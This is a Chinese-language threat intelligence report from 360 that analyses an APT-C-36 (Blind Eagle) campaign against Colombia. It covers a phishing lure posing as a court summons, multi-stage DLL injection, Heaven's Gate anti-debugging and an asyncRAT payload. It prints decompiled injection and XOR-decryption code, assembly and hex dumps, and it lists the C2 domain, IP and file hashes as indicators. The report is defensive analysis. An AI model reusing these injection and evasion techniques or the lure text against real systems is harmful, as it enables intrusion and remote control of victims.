APT-C-36（盲眼鹰）持续针对哥伦比亚开展攻击活动

原创 高级威胁研究院 360威胁情报中心 2024年12月16日 18:02 北京


> ***APT-C-36***
>
> ***盲眼鹰***

APT-C-36（盲眼鹰）是一个疑似来自南美洲的APT组织，主要目标位于哥伦比亚境内，以及南美洲的一些国家和地区，如厄瓜多尔、智利和巴拿马等。该组织自2018年被发现以来，持续发起针对哥伦比亚国家的政府部门、金融、保险等行业以及大型公司的定向攻击。

监测发现，APT-C-36（盲眼鹰）从2024年10月份起使用更加多样和复杂的攻击手段，持续针对哥伦比亚地区开展攻击活动。攻击者分多阶段释放和注入恶意载荷并内存中执行，以隐匿踪迹。在执行过程中还引入了反调试手段，以对抗分析。总体来看，该组织的技术手段较该组织过往水平有所提升。

一、攻击活动分析

1. 攻击流程分析



该攻击活动基本流程如图所示。恶意dll文件在受害者终端上通过执行正常应用而被加载起来，进而从同文件夹下的加密数据中解密出需要的数据和Shellcode，分阶段对操作系统中的dll文件和exe文件进行注入操作，最终加载执行开源远控工具asyncRAT client，实现对受害者计算机的远程控制。

2. 载荷投递分析

攻击者使用SVG文件作为投递诱饵，文字内容为仿冒哥伦比亚司法部向该国人群或组织发送的文件，内嵌一个文件下载链接（一般来自Clarodrive、Dropbox等拉丁美洲用户常用网盘），压缩包文件名为DEMANDA LABORAL.xz（劳动力需求）等。

ASUNTO: CITACIÓN A COMPARECENCIA

DELITO: APROPIACIÓN INDEBIDA (ART. 236)


JUICIO N.º: 7453264

Por la presente, se le cita a comparecer en calidad de demandado en el proceso por apropiación indebida. Su presencia es requerida en el Juzgado Penal. dentro de un plazo de 10 días hábiles contados a partir de esta notificación.

Clave de consulta del documento: CRT57G

Para acceder a los detalles de la citación, haga clic AQUI


下载并解压后文件夹内含多个文件，包括一个正常的exe文件，多个dll文件（其中之一为恶意程序），两个加密的数据文件。双击exe文件运行后，便开始进行多阶段解密和注入。



第一阶段

首先从“kcc”文件中解密出相关函数或模块名称LoadlibraryA、VirtualProtect、dbghelp.dll，用以之后实施注入操作。其中VirtualProtect是Windows操作系统中专门用于修改内存页保护属性的API，常用于需要在内存中修改代码或数据的场景。攻击者正是借助这个API实现了对正常PE文件的修改注入操作。

```
if ( *kcc_file )
{
  if ( v49 >> 1 )
  {
    v51 = 0;
    do
    {
      kcc_file[2 * v51 + 2] += v50;
      kcc_file[2 * v51++ + 3] += v50;
    }
    while ( v51 < v49 >> 1 );
    v52 = 2 * v51 + 1;
  }
  else
  {
    v52 = 1;
  }
  if ( v52 - 1 < v49 )
    kcc_file[v52 + 1] += v50;
}
```



地址	十六进制																ASCII
026D3BE2	30	18	00	00	C7	0B	B0	6F	0E	4C	6F	61	64	4C	69	62	0...Ç.°o.LoadLib
026D3BF2	72	61	72	79	41	00	10	56	69	72	74	75	61	6C	50	72	raryA..VirtualPr
026D3C02	6F	74	65	63	74	00	0D	64	62	67	68	65	6C	70	2E	64	otect..dbghelp.d
026D3C12	6C	6C	00	00	00	00	00	D0	0E	00	00	B0	16	00	00	55	ll.....Ð...°...U
026D3C22	8B	EC	83	EC	38	C7	45	F8	00	00	00	00	6A	04	8B	45	.ì.ì8ÇEø....j..E
026D3C32	18	05	9C	00	00	00	50	B9	01	00	00	00	6B	D1	00	8D	.....P¹....kÑ..
026D3C42	44	15	C8	50	E8	96	08	00	00	83	C4	0C	6A	04	8B	4D	D.ÈPè.....Ä.j..M
026D3C52	18	81	C1	C0	00	00	00	51	BA	01	00	00	00	C1	E2	02	..ÁÀ...Qº....Áâ.
026D3C62	8D	44	15	C8	50	E8	75	08	00	00	83	C4	0C	8B	4D	08	.D.ÈPèu....Ä..M.
026D3C72	89	4D	F4	C7	45	FC	00	00	00	00	C7	45	EC	00	00	00	.MôÇEü....ÇEì...
026D3C82	00	C7	45	E0	00	00	00	00	BA	01	00	00	00	85	D2	0F	.ÇEà....º.....Ò.
026D3C92	84	11	01	00	00	8B	45	F4	83	C0	08	2B	45	08	8B	4D	.....EôÀ.+E..M
026D3CA2	0C	2B	C8	89	4D	D8	6A	08	8D	55	C8	52	8B	45	D8	50	.+È.MØj..UÈR.EØP
026D3CB2	8B	4D	F4	83	C1	01	51	E8	63	15	00	00	83	C4	10	89	.Mô.Á.Qèc....Ä..
026D3CC2	45	F4	83	7D	F4	00	75	05	E9	D9	00	00	00	8B	55	F4	Eô.}ô.u.éÙ....Uô
026D3CD2	83	C2	08	89	55	E8	8B	45	F4	89	45	D4	8B	4D	D4	8B	.Â..Uè.Eô.EÔ.MÔ.
026D3CE2	11	52	E8	C8	14	00	00	83	C4	04	89	45	F0	8B	45	F4	.RèÈ....Ä..Eð.Eô
026D3CF2	83	C0	08	89	45	E4	8B	4D	E8	8B	55	18	8B	01	3B	82	.À..Eä.Mè.U...;.
026D3D02	B0	00	00	00	75	48	83	7D	FC	00	75	42	8B	4D	E8	89	°...uH.}ü.uB.Mè.
026D3D12	4D	E0	8B	55	E8	8B	42	08	83	C0	10	89	45	EC	8B	4D	Mà.Uè.B..À..Eì.M
026D3D22	EC	51	6A	40	8B	55	14	8B	42	64	FF	D0	89	45	FC	8B	ìQj@.U..BdÿÐ.Eü.
026D3D32	4D	F0	51	8B	55	E4	52	8B	45	FC	50	E8	9F	07	00	00	MðQ.UäR.EüPè....
026D3D42	83	C4	0C	8B	4D	F8	03	4D	F0	89	4D	F8	EB	53	83	7D	.Ä..Mø.Mð.MøëS.}

然后加载dbghelp.dll并调用VirtualProtect修改权限，复制数据到dbghelp.dll进行篡改。

```
v2 = (char *)(v18[1] + v18[4] + 30);
v3 = a1(&v2[dword_6CFD8030]);                 // loadlibrary(dbghelp.dll)
v4 = &v2[*v2];
v5 = *(_DWORD *)(v3 + 60);
v18[3] = &v4[dword_6CFD803C];
v6 = *((_DWORD *)v4 + 1);
v7 = (_BYTE *)(v3 + *(_DWORD *)(v5 + v3 + 44));
v8 = *((_DWORD *)v4 + 2);
v18[0] = 8;
v17[0] = v18;
v16 = dword_6CFD8080;
v15 = v8;
a2((int)v7);                                  // virtualProtect(dbghelp.dll偏移1000处，即.text节,16b0,0x40)，0x40代表PAGE_EXECUTE_READWRITE，字节数为16B0
copy_data(v7, (_BYTE *)v17[3], v8);           // 复制数据
((void (__cdecl *)(_BYTE *, int, _DWORD *, _DWORD *))a2)(v7, v8, v18, v17);// virtualProtect(dbghelp.dll偏移1000处,16b0,0x20),0x20代表PAGE_EXECUTE_READ ，完成复制后将权限修改回去
```

我们dump出注入的内容，可以看到如下代码。首先是动态获取各类函数地址。

```
closehandle = get_function_addr(kernel32_dll, data[45], (int)data);
swprintf = get_function_addr(ntdll_dll, data[41], (int)data);
globalfree = get_function_addr(kernel32_dll, data[5], (int)data);
readfile = get_function_addr(kernel32_dll, data[46], (int)data);
ntdelayexecution = get_function_addr(ntdll_dll, data[22], (int)data);
loadlibraryw = get_function_addr(kernel32_dll, data[61], (int)data);
getfilesize = get_function_addr(kernel32_dll, data[42], (int)data);
globalalloc = (int (__stdcall *)(int, int))get_function_addr(kernel32_dll, data[68], (int)data);
get_module_file_name_w = get_function_addr(kernel32_dll, data[43], (int)data);
get_function_addr(kernel32_dll, data[27], (int)data);
rtl_decompress_buffer = get_function_addr(ntdll_dll, data[20], (int)data);
function_addr = (_DWORD *)globalalloc(64, 128);
function_addr[3] = get_function_addr(kernel32_dll, data[11], (int)data);
function_addr[1] = kernel32_dll;
function_addr[26] = closehandle;
function_addr[17] = createfilew;
function_addr[13] = loadlibraryw;
function_addr[30] = ntdll_dll;
function_addr[20] = globalfree;
function_addr[15] = rtl_decompress_buffer;
function_addr[25] = globalalloc;
function_addr[19] = ntdelayexecution;
function_addr[12] = swprintf;
function_addr[27] = getfilesize;
function_addr[21] = get_module_file_name_w;
function_addr[28] = readfile;
function_addr[9] = query_performance_counter;
function_addr[22] = get_function_addr(ntdll_dll, data[6], (int)data);// ZwQueryInformationProcess
function_addr[23] = get_function_addr(ntdll_dll, data[7], (int)data);// RtlQueryEnvironmentVariable
function_addr[31] = get_function_addr(ntdll_dll, data[79], (int)data);// NtQuerySystemInformation
function_addr[7] = data;
virtual_protect = (void (__stdcall *)(int (__cdecl *)(int, int, int, int *), int, int, int *))get_function_addr(
                                                                                                kernel32_dll,
                                                                                                data[59],
                                                                                                (int)data);
```

然后将文件夹内的“uvlrbci”文件内容的解密，解密算法为与0xB15E495D的4字节异或运算。

```
unsigned int __cdecl decrypt_funtion(int a1, unsigned int a2, int a3)
{
  unsigned int result; // eax
  unsigned int i; // [esp+8h] [ebp-8h]

  while ( 1 )
  {
    result = a2 / 4;
    if ( !(a2 % 4) )
      break;
    --a2;
  }
  for ( i = 0; i < a2; i += 4 )
  {
    *(_DWORD *)(i + a1) ^= a3;
    result = i + 4;
  }
  return result;
}
```

第二阶段

将上述解密出来的内容再次进行解压，解压出的明文内包含第二阶段注入操作需要的相关字符串和代码。

```
result = read_uvlrbci_file((int)function_addr, *(_DWORD *)(a1 + 4), &v22_encrypted_data, &v23_encrypted_data_size);
if ( result )
{
  result = decrypt_data(
             v22_encrypted_data,
             v23_encrypted_data_size,
             &v27_decrypted_data,
             (int)function_addr,
             (int)data);
  if ( result )
  {
    v21_decompressed_data = 0;
    v25 = v27_decrypted_data;
    v5 = v27_decrypted_data + 16;
    result = decompress_data(
               v27_decrypted_data + 16,
               *(_DWORD *)(v27_decrypted_data + 8),
               *(_DWORD *)(v27_decrypted_data + 12),
               &v21_decompressed_data,
               (int)function_addr);
```

地址	十六进制	ASCII
0393B030	01 00 00 53 00 79 00 6E 00 63 00 55 00 70 00 6C	...S.y.n.c.U.p.l
0393B040	00 6F 00 61 00 64 00 00 00 00 00 00 00 00 00 00	.o.a.d..........
0393B050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B060	00 00 00 00 00 25 00 41 00 50 00 50 00 44 00 41	.....%.A.P.P.D.A
0393B070	00 54 00 41 00 25 00 00 00 00 00 00 00 00 00 00	.T.A.%..........
0393B080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B0A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B0B0	25 77 69 6E 64 69 72 25 5C 53 79 73 57 4F 57 36	%windir%\SysWOW6
0393B0C0	34 5C 63 6D 64 2E 65 78 65 00 00 00 00 00 00 00	4\cmd.exe.......
0393B0D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B0E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B0F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B110	00 00 00 00 25 77 69 6E 64 69 72 25 5C 53 79 73	....%windir%\Sys
0393B120	57 4F 57 36 34 5C 70 6C 61 2E 64 6C 6C 00 00 00	WOW64\pla.dll...
0393B130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0393B170	00 00 00 00 00 00 00 00 55 8B EC 83 EC 10 6A 04	........U.ì.ì.j.
0393B180	68 50 02 00 00 E8 7E 3D 00 00 83 C4 08 89 45 FC	hP...è~=...Ä..Eü

进而使用与第一阶段类似的方法将代码注入pla.dll。

```
str_copy((char *)(v31_decompressed_data + 244), v30);//  "%windir%\\SysWOW64\\pla.dll"
v30 = (_WORD *)sub_DD0((int)v30);
v19 = loadlibrary_second_arg((int)function_addr, (int)v30);// loadlibrary(pla.dll)
v4 = navigate_to_peheader(v19);
pladll_entry_addr = (int (__cdecl *)(int, int, int, int *))(*(_DWORD *)(v4 + 44) + v19);
v18 = (_BYTE *)globalalloc(64, v33_size);
copy_pladll_addr(v18, pladll_entry_addr, v33_size);
*(_QWORD *)(v24 + 0xCC0) = (int)v18;
v26 = 0;
virtual_protect(pladll_entry_addr, v33_size, data[1], &v26);
copy_pladll_addr(pladll_entry_addr, v3, v33_size);
virtual_protect(pladll_entry_addr, v33_size, v26, &v26);
v2[3] = (int)pladll_entry_addr;
v2[0] = data[1];
v2[1] = (int)pladll_entry_addr;
v2[2] = v33_size;
return pladll_entry_addr(v31_decompressed_data, v24, v25, v2);
```

注入代码的第一步同样是动态获取函数地址，并在用户临时文件夹下新建随机命名的临时文件，以备下一阶段写入Shellcode。

```
closehandle = get_function_addr(kernel32dll_addr, v103);
writefile = (void (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))get_function_addr(kernel32dll_addr, v102);
readfile = get_function_addr(kernel32dll_addr, v101);
setfilepointer = get_function_addr(kernel32dll_addr, v100);
function_addr = get_function_addr(kernel32dll_addr, v99);
GlobalAlloc = (int (__stdcall *)(int, int))get_function_addr(kernel32dll_addr, v98);
ExpandEnvironmentStringsW = (void (__stdcall *)(int, _WORD *, int))get_function_addr(kernel32dll_addr, v97);
GetFileSize = get_function_addr(kernel32dll_addr, v96);
swprintf = (void (__cdecl *)(_WORD *, _WORD *, _WORD *, _WORD *))get_function_addr(ntdll_addr, v184);
loadlibrary = (int (__stdcall *)(_BYTE *))get_function_addr(kernel32dll_addr, v183);
GetProcAddress = (int (__stdcall *)(int, int))get_function_addr(kernel32dll_addr, v182);
lstrcmpW_1[3] = get_function_addr(kernel32dll_addr, v181);
lstrcmpiw_1 = get_function_addr(kernel32dll_addr, v180);
NtTerminateProcess = (void (__stdcall *)(int, _DWORD))get_function_addr(ntdll_addr, v179);
NtQuerySystemInformation = get_function_addr(ntdll_addr, v178);
NtDelayExecution = get_function_addr(ntdll_addr, v177);
QueryPerformanceCounter = get_function_addr(kernel32dll_addr, v176);
CreateDirectoryW = (void (__stdcall *)(int, _DWORD))get_function_addr(kernel32dll_addr, v175);
RtlDecompressBuffer = get_function_addr(ntdll_addr, v174);
CreateProcessW = get_function_addr(kernel32dll_addr, v173);
GetModuleHandleW = get_function_addr(kernel32dll_addr, v172);
RtlRandomEx = get_function_addr(ntdll_addr, v171);
GetModuleFileNameW = (void (__stdcall *)(_DWORD, int, int))get_function_addr(kernel32dll_addr, v170);
GlobalFree = get_function_addr(kernel32dll_addr, v169);
CopyFileW = get_function_addr(kernel32dll_addr, v168);
GetSystemDirectoryW = get_function_addr(kernel32dll_addr, v167);
SetEnvironmentVariableW = (void (__stdcall *)(_BYTE *, int))get_function_addr(kernel32dll_addr, v166);
```

```
int __cdecl sub_34F0(int a1)
{
  int v1; // eax
  char v3[24]; // [esp+0h] [ebp-34h] BYREF
  __int16 v4[8]; // [esp+18h] [ebp-1Ch] BYREF
  __int16 v5[4]; // [esp+28h] [ebp-Ch] BYREF
  int v6; // [esp+30h] [ebp-4h]

  v4[0] = '%';
  v4[1] = 'T';
  v4[2] = 'E';
  v4[3] = 'M';
  v4[4] = 'P';
  v4[5] = '%';
  v4[6] = '\\';
  v4[7] = 0;
  v6 = (*(int (__stdcall **)(int, int))(a1 + 28))(64, 522);
  (*(void (__stdcall **)(__int16 *, int, int))(a1 + 36))(v4, v6, 260);
  sub_3FA8(v3, 24);
  v5[0] = '%';
  v5[1] = 'x';
  v5[2] = 0;
  v1 = sub_4789(*(_DWORD *)(a1 + 56));
  (*(void (__cdecl **)(char *, __int16 *, int))(a1 + 52))(v3, v5, v1);
  sub_46B7(v6, v3);
  return v6;
}
```

```
8D55 CC     lea edx,dword ptr ss:[ebp-34]
8B4D FC     mov ecx,dword ptr ss:[ebp-4]    [dword ptr ss:[ebp-04]]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\c431
E8 05110000 call pla.6C4F56B7
8B45 FC     mov eax,dword ptr ss:[ebp-4]    [dword ptr ss:[ebp-04]]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\c431
```

第三阶段

在pla.dll中注入的内容中特别引入了“Heaven’s Gate”技术手段来对抗分析和调试。即在32位程序中插入一段汇编指令，将CS寄存器修改为0x33后进入64位模式。

```
push    33h ; '3'
call    $+5
add     [esp+98h+var_98], 5
retf
endp ; sp-analysis failed
```


紧随其后的指令便转入64位模式执行，待执行完成后，再通过以下指令返回32位模式。


```
call    $+5
mov     dword ptr [esp+4], 23h ; '#'
add     dword ptr [esp], 0Dh
retf
```

通过这种方法，该样本顺利实现了64位NtCreateThreadEx、NtWriteVirtualMemory等API调用，注入下一阶段Shellcode，创建cmd.exe进程，并以管道方式与之通信，使它执行命令。

```
if ( *(_BYTE *)(a1 + 16) )
{
  CreatePipe(&hReadPipe1, &hWritePipe1, v94, 0);
  CreatePipe(&hReadPipe2, &hWritrPipe2, v94, 0);
  v29 = hReadPipe1;
  v30 = hWritrPipe2;
  v28 |= 0x100u;
}
v92[0] = v95;
v92[1] = InitializeProcThreadAttributeList;
v92[2] = UpdateProcThreadAttribute;
v27[0] = 'H';
start_cmd_process((int)functable2, a1, a2, (int)v92, (int)v273);
```

在cmd.exe进程中，读取了第二阶段创建的临时文件并解密出下一阶段Shellcode。






创建新进程“C:\Windows\Microsoft.NET\Framework\v4.0.3039\MSBuild.exe”,以创建线程方式注入最终攻击组件。


3.攻击组件分析

最终攻击组件为经过混淆的asyncRAT客户端，这是一款2019年发布的开源远控工具，使用C#语言编写（https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp ）。主要功能包括记录键盘、监控屏幕、读取网页浏览器中保存的密码、持久化驻留、加解密、与C2服务器进行网络通信等。

本例中使用的asyncRAT客户端样本的配置信息密文如下:

攻击者C2服务器的域名为warpower[.]dynuddns.net，端口为7171。





其他配置信息如下：

字段	详情
Version	"| CRACKED BY https://t.me/xworm_v2"
Install	False
MTX	AsyncMutex_6SI8OkPnk
Install	FALSE
Pastebin	Null
Anti	False
BDOS	True
Group	False
Hwid	"WAR"
Serversignature	"FB9C943253C9E6266914"

二、归属研判

判断该攻击活动与APT-C-36（盲眼鹰）组织相关，原因如下：

(1) 该攻击活动与该组织近期的钓鱼内容和目标人群十分类似[1]；

(2) 该攻击活动与[2]中近期揭露的手法和最终载荷类似，均存在图片形式文件和使用asyncRAT开源远控工具的情况。

与过往行为区别之处在于，本次攻击活动隐藏自身的手段主要在于恶意载荷的多阶段反复注入和“Heaven’s Gate”对抗手段的引入，这说明该组织的技术存在向高级阶段演进的趋势。

附录 IOC

Hash:

b841d408448f2a07f308ced1589e7673

e4d26ef4eb535ed7a5a5694ec804159f

d22b9da713ab36102c9c3d812af8c12d

d168f18b79f9f33690f011d1deb1e7cf

51865d714d444e677aa12adc8a399562

cb7417248c5fd3c7c76eb21b670a7a7f

C2:

https://Warpower[.]dynuddns.net

172[.]233.162.230

参考

[1]https://mp.weixin.qq.com/s/DDCCjhBjUTa7Ia4Hggsa1A

[2]https://securelist.com/blindeagle-apt/113414/

团队介绍

TEAM INTRODUCTION

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

#APT 146 # 南美地区 8 # APT-C-36 盲眼鹰 7

APT · 目录 ≡

< 上一篇 · APT-C-08（蔓灵花）组织新型攻击组件分析报告